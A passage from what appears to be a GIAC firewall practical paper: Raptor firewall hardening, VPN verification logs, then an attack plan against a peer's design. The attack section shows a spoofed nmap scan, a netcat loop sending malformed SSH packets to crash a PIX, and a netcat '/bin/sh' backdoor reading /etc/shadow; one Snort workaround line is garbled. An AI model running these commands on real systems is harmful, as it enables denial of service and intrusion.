SG7000-20020812-00	Symantec Enterprise Firewall (SEF) fails to resolve the tunnel to a new address if the address is changed. As a result, the existing tunnel fails. As GIAC sets VPN tunnel with customers is highly desirable to patch this vulnerability because GIAC doesn't know what type of configuration is in the other side of the VPN tunnel.
SG7000-20021007-00	Propagation fails when configuration files have lines longer than 8K-character limit, the patch increases the length limit of a line from 8K to 20K.
SG7000-20021114-00	This is just for admin purposes, when scanning the firewall with a vulnerability assessment tool, both the rad (RealAudio) and statsd (statistics) services terminated unexpectedly
SG7000-20021203-00	Smtpd signal 11 (Access Violation) is logged and smtpd is restarted. If a % character is used in the local part of an email address, smtpd tries to log it as an invalid ASCII .

Table 11 Hotfix description for Symantec Velociraptor

3.3.5 Security Best Practices for Velociraptor

After the audit achieved on Sections 3.3.1 and 3.3.2 the reader could notice that the scans obtained a lot of information from the Velociraptor, which is a not desired behavior, because the attackers can base their exploits on this information. This Section is intended to give de administrator some best practices configuring the firewall to hide the information obtained by the scanners. This will mitigate the risk generated by attackers, obtaining the information by the scanners. After these best practices the author will perform other scan to point the differences.

1. – Fingerprinting [1]: It is possible to fingerprint a Symantec Velociraptor without ever seeing the device, and the easiest way is to telnet to the IP address of Velociraptor and obtain the Message Of The Day banner: "*Raptor Firewall Secure Gateway*".

To change this banner or remove it completely, edit the *gateway_motd* text file in the SG directory, on Velociraptor: *var/lib/sg*. This is the same banner used for the FTP daemon.

2. - Creating Filters [1]: The common way to prevent port-scan detections is with an ACL at the border router, but an alternative with the Velociraptor is with Interface Filters.

- Create a host entity for the outside interface of the firewall and for the subnet of 120.10.10.16/28. Name them *outsidefirewal*" and *srmcnet*.

  Note: This step assumes that the firewall is administrated for the srmc from the outside network, in the GIAC network, the Velociraptor is administrated from the inside network (protected by the Velociraptor)

- Using the protocols for TCP 416(hawk), 417(readhawk), and 418(visualizer), create three new filters in the *Filter* section:
  - Name=allow EntityA=srmcnet EntityB=outsidefirewall Allow Items={A->B hawk}{A->B readhawk}{A->B visualizer}.
  - Name=deny EntityA=Universe* EntityB=firewall Deny Items={A->B hawk}{A->B readhawk}{A->B visualizer}
  - Name=allowall EntityA=Universe* EntityB=Universe* Allow Items={A->B ALL}{B->A ALL}
- Next, create a fourth filter as an Ordered Sequence filter. The order in which the filters are listed is important because dictates whether the traffic will pass or be dropped. The first entry in the filter that matches the traffic is applied.
  - Create the fourth filter with the checkbox enabled.
  - Name this filter *nicfilter*.
  - Place the three filters into the sequence, beginning with *allow*, then *deny*, and finally *allowall*. It is important to have the last item of Universe to Universe allowing all. Without this, all traffic, except TCP 416-418 inbound will stop passing through the interface. This occurs because the default settings in Velociraptor are for deny all.

3. – Protection to Velociraptor interfaces [1]: This best practice explains some security and access features the reader can configure through the Network Interfaces Properties page. These features include SYN flood protection and enabling port scanning capabilities.

SYN flooding, a denial of service attack, occurs in TCP/IP communications when the lack of an ACK response results in half-open connection states. When the firewall receives a number of TCP connection requests (SYNs) from spoofed addresses of non-existent machines, connections are never established and are left in a half open state. Too many half-open states will prevent desired connection to be established. The SYN flooding protection feature on the firewall interface resets half-open connections. To enable this feature just do the follow:

- Under the Base Components menu select the Network Interfaces icon.
- Double click the interface you want to protect.

- Select the Options tab and click the Enable SYN Flood Protection check box to enable it.
- Save and stop and restart the firewall.

As a recommendation, just enable this feature when the firewall could be under an attack, and only on the external interface because SYN flood protection will impact the performance of the Velociraptor.
A common method for attacking a site is to attempt to sequentially connect to ports until a weakness is found by port scan detection. When a port scan is in progress, the Velociraptor registers a message number (347)
To enable port scan detection do the following:

- Expand the Base Components folder and select the Network Interfaces icon.
- In the right pane, double click the network interface where you want to detect port scanning, in this case the outside interface. At this moment the Network Interface Properties page is displayed.
- Select the Options tab and click the Enable Port Scan Detection check box to enable it on the interface. Click OK to save your changes and stop and restart the firewall

3.3.6 New Velociraptor Audit

This section will present a second assessment for the Velociraptor Firewall, jus to probe that some recommendations (like DoS mitigation) and the VPN tunnels are working, as they should be. This way, the auditor can verify the policies of the assignment 2. The Figure 20 shows a message taken from the Velociraptor log. If a port scan is performed against the firewall, it will send the IP address of the scanner device to a blacklist, which is a repository of IP address blocked by the firewall [Section 2.4.2].



Figure 20 blacklist message

Nessus and nmap scans will not acquire information regarding open ports, services or vulnerabilities because the Velociraptor simply blocks the IP address. The configurations at Section 2.4.2 and Section 3.3.5 are working together to block port scans because the rate limits of the connections are more than the permitted [Section 3.3.5] and the filters block any information acquired from the firewall like the banners.
Section 2.4.4 shows the reader how to configure a VPN tunnel site-to-site between a partner and the VPN gateway, the Velociraptor. To probe that the configuration is working as it should be, the auditor can review the logs; for example in the Figure 21, there are two log messages where the PID 782 presents the negotiation of the keys to establish a VPN tunnel between two IP address, 120.10.10.26 which is the VIP of the Velociraptor cluster and 120.10.10.23 which is the IP of the VPN gateway of the partner.



Figure 21 VPN tunnel established

The Figure 22 shows a ping replay between two non-routable IP addresses (10.251.78.2 and 192.168.10.12) for two hosts behind their respective protected networks, just to probe that the communication between partners is possible.

```
Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.251.78.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.251.78.1

D:\>ping 192.168.10.12

Pinging 192.168.10.12 with 32 bytes of data:

Reply from 192.168.10.12: bytes=32 time<10ms TTL=253
Reply from 192.168.10.12: bytes=32 time<10ms TTL=253
Reply from 192.168.10.12: bytes=32 time<10ms TTL=253
Reply from 192.168.10.12: bytes=32 time=60ms TTL=253
```
Figure 22 VPN connection

The Section 2.4.3 presents a configuration of a VPN tunnel client-to-site. The next tcpdump output shows the interaction between the client and the gateway.

First the client 120.10.10.18 starts the negotiation of the keys (isakmp) followed by the ESP packets once the tunnel is up.

```
20:18:38.020332 120.10.10.18.isakmp > 120.10.10.23.isakmp: isakmp:
phase 2/others ? inf[E]: [|hash]
20:18:38.024232 120.10.10.18.isakmp > 120.10.10.23.isakmp: isakmp:
phase 2/others ? inf[E]: [|hash]
20:18:43.127755 120.10.10.18.isakmp > 120.10.10.23.isakmp: isakmp:
phase 1 I agg: [|sa]
20:18:46.137520 120.10.10.23.isakmp > 120.10.10.18.isakmp: isakmp:
phase 1 R agg: [|sa]
20:18:46.188295 120.10.10.18.isakmp > 120.10.10.23.isakmp: isakmp:
phase 1 I agg:(hash: len=16)
20:18:46.205960 120.10.10.18.isakmp > 120.10.10.23.isakmp: isakmp:
phase 2/others I #6[E]: [|hash]
20:18:46.321108 120.10.10.23.isakmp > 120.10.10.18.isakmp: isakmp:
phase 2/others R #6[E]: [|hash]
20:18:47.086734 120.10.10.23.632 > 120.10.10.21.33838: R 0:0(0) ack
4254475317 win 0
20:18:47.387515 120.10.10.18 > 120.10.10.23:
ESP(spi=0x719e2db5,seq=0x1)
20:18:48.825016 120.10.10.18 > 120.10.10.23:
ESP(spi=0x719e2db5,seq=0x2)
20:18:49.840642 120.10.10.18 > 120.10.10.23:
ESP(spi=0x719e2db5,seq=0x3)
```

The Figure 23 shows two PID messages; the first one (10822) is he interaction between the user Alfredo_lopez [Section 2.4.3] with IP address 120.10.10.18 and the VPN gateway. These messages probe that the VPN tunnels are working, as they should be. **Isakmp** info indicated that an IPSec security association tunnel has been established. **Lnet/sg** identifies the local network IP address and security gateway IP address on the VPN gateway (192.168.10.0/120.10.10.23). The reader can notice that the VPN client is also listed. **Lspi** and **Rspi** identify the local and remote security protocol indices. **Auth header** indicates no authentication deader is used. **ESP Header** indicates the encapsulating security payload, in this case 3-DES_MD5.
The same info is presented in Figure 22 when a site-to-site connection is established.



Figure 23 VPN client established

When the tunnel is established, the client's routing table is automatically updated along with any DNS server or a domains controller. In the Figure 22, the users can access any network as if the remote PC were behind the VPN gateway; that is, it appears as if the users are working from inside the protected networks.

3.4 General recommendations

After the assessment of the firewall, there are some general recommendations that the auditor made to improve the security of the firewalls and the protected networks. Below are some of the recommendations.

1. Ensure that the physical access to the firewalls is controlled: Maybe a malicious user can shut down the device of he gains access to the firewall.
2. It is recommended that the administrators double-check the configurations of their network devices.
3. The administrator should set a rule that prevents any of the web servers from making outgoing http request.
4. Ensure that the firewalls are doing what they should be doing. Keep the set of rules and configurations as simple as possible.
5. For the Velociraptor, configure restrictive rules to the VPN connections. It is true that we trust on the VPN relationships, but may be partners can be hacked. To protect our Corporate the administrators can use the proxy-secures VPN protection [1].
6. CISCO PIX doesn't perform content filtering, therefore, GIAC cannot filter email content (SAPM). It is recommended to use an antivirus gateway to block both, antivirus on the attachments and email content.
7. Configure logging on the network devices if possible. After this, secure the syslog server, regularly monitor the logs and if there is a strange entry, investigate it

Assignment 4 – Design Under Fire

The design chosen by the author to put under fire was Janice_Robinson-Wells_GCFW.doc, analyst number 0352 and can be found at: http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc.
The following diagram shows the design proposed by Janice Robinson-Wells:



Figure 24 Network under fire

The author will present two methods to attack the border firewall. At the same time, the author will show the third sub-assignment, to design an attack plan to compromise an internal system through the perimeter system. In both scenarios, the vulnerability used is the multiple vendor SSH2 implementations vulnerability reported to be prone to buffer overflows explained below.
On December 16, 2002 at 17:00 GMT, Security Focus publicized and alert, showing that multiple implementations of the SSHv2 protocol were vulnerable to multiple attacks. This could allow the execution of arbitrary code or cause a denial of service condition. Both SSHv2 clients as well as SSHv2 servers could be vulnerable to these issues.The technical description was as follows:

Several vulnerabilities have been discovered in SSH2 implementations known to affect multiple vendors. The scope of these vulnerabilities ranges from denial of service conditions to arbitrary code execution. It has been discovered that both clients and servers, which use the SSHv2 protocol, are susceptible to these vulnerabilities. It is reported that affected applications fail to properly implement the key-exchange initialization (KEXINIT) phases for the SSHv2 protocol. Currently exact details as to the nature of these vulnerabilities have not been made publicly available. The DeepSight Threat Analyst Team will release more technical information regarding this matter as it becomes available.

This vulnerability was originally described in BugTraq ID 6397, CVE CAN-2002-1359. The reader can find more information in the following URL: http://www.securityfocus.com/bid/6407
But to exploit this vulnerability on the PIX firewall 515 version 6.2 or even on the border router Cisco 3620 IOS 12.2 which are vulnerable according the announcement by CISCO at: http://www.cisco.com/warp/public/707/ssh-packet-suite-vuln.shtml , first the hacker must have access to a server inside the network because Janice on his PIX configuration on page 26 presents the internal access list for the PIX firewall allowing TCP/22 connections only from network 172.16.9.0/24. The attacker can gain the access just like Rennet Chan [10] proposed, by a social engineering attack and finding the password for a VPN user. This was very original, but here (to not copy his method) the author presents others.
The attacker can gain access by exploiting other two vulnerabilities explained below on two devices on the internal networks, the Snort IDS 1.8.7 (vulnerable to Bug Traq ID 6963; CVE CAN-2003-0033) and the external mail server, sendmail version 8.12.6 (vulnerable to Bug Traq ID 6991; CVE CAN-2002-1337). Both vulnerabilities can cause the execution of arbitrary code.

4.1 Snort Vulnerability, Bug Traq ID 6963

This is the Security Focus discussion:
A vulnerability in the Snort network IDS has been discovered that may allow for remote attackers to compromise hosts using the system. The vulnerability is due to a programmatic flaw in the RPC preprocessor. This preprocessor is enabled

by default. Successful attacks may result in the execution of instructions on the IDS system with root privileges.

Systems affected: Snort versions 1.8 to 1.9.0. Janice's IDS has a version 1.8.7 that is vulnerable [Please refer to 9, page 12]. Snort includes certain number of preprocessor, which are able to modify examine and alert on network traffic before the engine of detection applies the politics to the traffic. One of these preprocessors, introduced in Snort 1.8.0, is the rpc_decode RPC decoder preprocessor. Its function is to normalize RPC traffic.
Normal RPC records are stored into fragments and each fragment is composed of a four-byte header that contains a Boolean flag, which identifies the final and data size of the fragment. When Snort receives a RPC packet, the preprocessor combines all the fragments into a single message.
The vulnerability exists because the reassembly code does not identify sizes and boundaries in the data. The vulnerable code is located in the file spp_rpc_decode.c, which is found in the src/preprocessors directory in Snort 1.9.0, and in the main directory in earlier vulnerable versions.
If the reader wants to know more about this issue please refer to:
http://www.securityfocus.com/bid/6963
At this moment there is no a public exploit to gain access to the host running this vulnerability, so for this attack the author assume that there is already an exploit and the attacker can gain access to the target starting the attack against the perimeter firewall running arbitrary commands.
Vulnerabilities in Intrusion Detection Systems have a greater degree of exposure, as these systems are monitoring all network traffic on a given network segment, all an attacker needs to do is send the malicious request to a network being monitored by a vulnerable system. The next Session 4.2 will show an exploit and how to have access to the device compromised but with another vulnerability.
Janice configured her Pix to access connections only from the network 172.16.9.0/24 for TCP/22 to manage the servers. The snort IDS is on the public DMS network (172.16.1.0/24) or on the VPN subnet (172.16.2.0/24). Both subnets aren't allowed to connect by port 22 to the PIX or the router because the statement in the internal access list showed on page 29 denies them.
To trigger the attack against the PIX, we need a generator of TCP/22 malformed packets and also being able to spoof and address from the 172.16.9.0/24 network.
To find the IP address of the PIX, the attacker can do a traceroute to an Internet address to find the next hop of the IDS, in this case the PIX Firewall, for example: traceroute www.cisco.com.
Once the attacker knows the IP address, he can make a scan to the PIX firewall searching if the PIX is configured to accept SSHv2 connections.
The command to scan the PIX is ass follows:

nmap –sT –S 172.16.9.100 -p22 –P0 –v –O 172.16.1.1

The option –S allows the attacker to execute the scan with a spoofed IP address (172.16.9.100). 172.16.1.1 is the IP address of the PIX, obtained from the traceroute. Also the attacker can use the –D option to decoy many IP addresses. nmap give the attacker some information like the following:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (172.16.1.1) appears to be up ... good.
Initiating Connect() Scan against  (172.16.1.1)

The Connect() Scan took 0 seconds to scan 1 ports.

Interesting ports on  (172.16.1.1):
Port       State       Service
22/tcp     open        ssh
Remote operating system guess: Cisco PIX 515 or 525 running 6.2
Uptime 1.044 days (since Mon Mar 10 11:03:14 2003)
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 21
seconds
```

The reader knows that the open status means that the connection was accepted so this indicates that port TCP/22 is available for connections on the PIX.
What the attacker needs now is a way to trigger the exploit against the PIX.
The security research team at Rapid 7, Inc., has developed a tool to study the security of a SSHv2 server or client called SSHredder. SSHredder is a test suite that contains hundreds of sample SSH packets. These atypical packets focus on the greeting and KEXINIT (key exchange initialization) phases of SSH connections [11]. The SSHredder test suite is now available at Rapid 7's web site (http://www.rapid7.com).
SSHredder is a set of 666 PDU files in binary format that can be delivered via NC or other similar tool. The reader can download Netcat at:
http://rpmfind.net/linux/rpm2html/search.php?query=netcat
Netcat is an utility designed to read and write information across the network using UDP and TCP connections. This tool is used for the exploits created by the attackers. To use netcat, simply type: *nc host port* and this will create a TCP connection to the specified port on the target host; after the connection was established, whatever the attacker types will be sent to the target and port combination.
To exploit the vulnerability on the Janice's PIX, an attacker can create a script that repeats the NC command sending different PDU files to the target host, in this case the CISCO PIX Firewall. A basic perl script to accomplish the attack is can be as follows:

```
#!/usr/local/bin/perl –W
$pdufile = "/usr/local/src/paid7/listpdu.txt" ;

open(DAT, $pdufile) ;
while($file = <DAT>) {
      nc 172.16.1.1 22 < $file;
}
close(DAT) ;
```

Sending these malformed packets to the PIX will cause a reload of the device. No authentication is necessary for the packets to be received by the PIX, so the attacker can cause a Denial of Service reloading the PIX, which is gateway for the Public DMZ.

4.1.1 Countermeasures

Snort has released a new version in response to this vulnerability. According to ISS, Snort has provided the following information about the availability of the patches:
Snort 1.9.1:
http://www.snort.org/dl/snort-1.9.1.tar.gz
Snort 1.9.1 - GPG Signatures:
http://www.snort.org/dl/snort-1.9.1.tar.gz.asc

If the administrators can't apply the patch or upgrade to the last version for some reasons, they should edit their snort.conf file and comment the line activating the rpc_decode preprocessor as follows:
preprocessor rpc_decode: 111 32771
must be changed to:
preprocessor rpc_decode: 111 32771

If the reader thinks that this is not a good way to attack the firewall, the Section 4.2 presents another one.

4.2 Sendmail vulnerability, Bug Traq ID 6991 (compromise an internal system).

On this section, the author describes the process to compromise an internal system through the perimeter system.
The target selected was the public sendmail server because after a research of the vulnerabilities on sites like *security focus* or *cert,* the author found that through the sendmail vulnerability, Bug Traq ID 6991, he could compromise the device.
Affected Systems are Sendmail versions 5.79 to 8.12.7; Janice's sendmail server version is 8.12.6, which is a vulnerable version [Please refer to 9 page 11].
Below is the Security Focus explanation of the vulnerability.

4, 2003, 15:45 GMT. A remotely exploitable vulnerability has been discovered in Sendmail. The vulnerability is due to a buffer overflow condition in the SMTP header parsing component. Successful attackers may exploit this vulnerability to gain control of affected servers. Versions 5.2 to 8.12.7 are affected. Administrators are advised to upgrade to 8.12.8 or apply patches to prior versions of the 8.12.x tree.
It has been reported that this vulnerability may possibly be locally exploitable if the sendmail binary is setuid/setgid.

When successfully exploited, vulnerable versions of sendmail will not generate a log entry. Additionally, stack protection mechanisms that prevent the execution of code in the stack segment provide no protection against the exploitation of this vulnerability. If the reader wants to know more about this issue please refer to: http://www.securityfocus.com/bid/5122
The PIX border firewall at Janice's network is configured to accept any SMTP connection from Internet to accept mail from others email servers. To know the IP of the mail server the attacker can make a *nslookup* research to find the MX registry for the corporate domain. Once obtained the IP address, the attacker needs to gain access to the sendmail server, to accomplish this the attacker can use the proof of concept code for remote sendmail vulnerability program, available at: http://www.securityfocus.com/bid/5122linux86_sendmail_c.htm . The complete code is available at the Appendix A.
The usage of the exploit is as follows [taken from 14]:

```
linx86_sendmail target [-l localaddr] [-b localport] [-p ptr] [-c count] [-t timeout] [-v 80]
Where  target is the address of the target host to run this code against.
localaddr is the address of the host you are running this code from
localport is the local port that will listen for shellcode connection
ptr is the base ptr of the sendmail buffer containing our arbitrary data
count is the brute force loop counter
timeout is the select call timeout while waiting for shellcode connection
v  is the  version of the target OS (currently only Slackware 8.0 is supported)
```

To compromise the Janice's sendmail server, the attacker can set the following command:
linx86_sendmail 199.120.36.66 –l 200.23.1.1 –b 1222 –p 500 –v 80
Janice´s mail server is installed on a Linux RedHat 7.3 box and as this attacks is only supported for Slackware 8.0 version, may be this attempt can't be successful.
If the attacker can gain access to the device, he can perform some several things even erase files or change binaries or open services on /etc/xinetd/ like Anonymous FTP making the host more vulnerable. Other attack can be a Denial of Services against the PIX firewall just like in Section 4.1 with the SSHredder and the set of 666 PDU files in binary format that can be delivered via NC or other similar tool. The command: nc 172.16.1.1 22 < 0000001.pdu.
The attacker can "trojanize" the device (sendmail server) creating a back door in the systems running a TCP listener and shoveling a UNIX shell. A good example is the one presented on Hacking Exposed [17] on page 358. The following

commands will run netcat on background and will make the device to listen to a connection attempt on TCP port 25 for example and then to shovel /bin/sh back when connected.
sendmail# nohup nc –l –p 25 –nvv –e /bin/sh &

Any connection to port 25, even hacker's connections, will see the following when they connect port 25 [from 17]:

attackerl# nc –nvv 199.120.36.66 25
(UNKNOWN) [192.168.1.200] 25 (smtp) open
cat /etc/shadow
root:ar90arsoo…….
bin::1064….*
.

4.2.1 Countermeasures

The administrator can get the current workaround from: http://www.securityfocus.com/bid/5122 but as general the countermeasures are as follows.

The following untested, third-party ACL was provided by Nico Erfurth <masta@perlgolf.de> for exim4:

acl_data = check_message
check_message:
require message = Invalid header syntax (Maybe sendmail exploit)
verify = header_syntax
deny message = Ohh, this looks like the sendmail-exploit
condition = ${if match {$h_from: $h_cc: $h_bcc: $h_reply_to: $h_sender: $h_to:}
{\N\(.{21,}?\)\N}{1}{0}}

There are patches for older versions of sendmail, and released version 8.12.8, which contains patches for this vulnerability. Sendmail version 8.12.8 can be obtained from the following URL: http://www.sendmail.org/8.12.8.html
Patches for older versions of the sendmail can be obtained from the following URL: http://www.sendmail.org/patchcr.html
The report presented by patched version send the following message:
"Dropped invalid comments from header address"
Users of RealSecure must aply the following patch for the vulnerability:
RealSecure Network Sensor XPU 20.9 and 5.8:
SMTP_Sendmail_Header_Parse_Overflow
http://www.iss.net/security_center/static/10748.php

The resource http://www.securityfocus.com/bid/5122 provide some other countermeasures to avoid this attack for example:
Postfix patch: http://archive.mgm51.com/mirrors/postfix-source/index.html .

4.3 Mitigate the exploit of SSHv2 vulnerability

Cisco Security Advisory http://www.cisco.com/warp/public/707/pix-multiple-vuln-pub.shtml says that there are no workarounds for these vulnerabilities and recommends that affected users must upgrade to a fixed software version of code.
The latest software upgrades address these vulnerabilities. Administrators should ensure that they are running Cisco PIX greater than:

5.2.9
6.0.4
6.1.4
6.2.2

To receive these latest upgrades, provided free of charge by Cisco, administrators should contact their regular update channels. For most customers, this channel is the Software Centre on the Cisco Web site, http://www.cisco.com/pcgi-bin/tablebuild.pl/pix .
To protect against the exploit of this vulnerability on the CISCO IOS devices, at the network presented by Janice [9], she can set the following configurations. On configuration mode disable the ssh server by running the command *crypto key zeroize rsa* , but is recommended to review the Cisco Security Advisory before make these changes because they can have some serious side effects.

4.4 Denial of Service Attack

First the author will present some basic theory about DDoS attacks [12]
To understand more the following explanation please refer to the diagram below:



Figure 25 DSoS attacks; taken from [12]

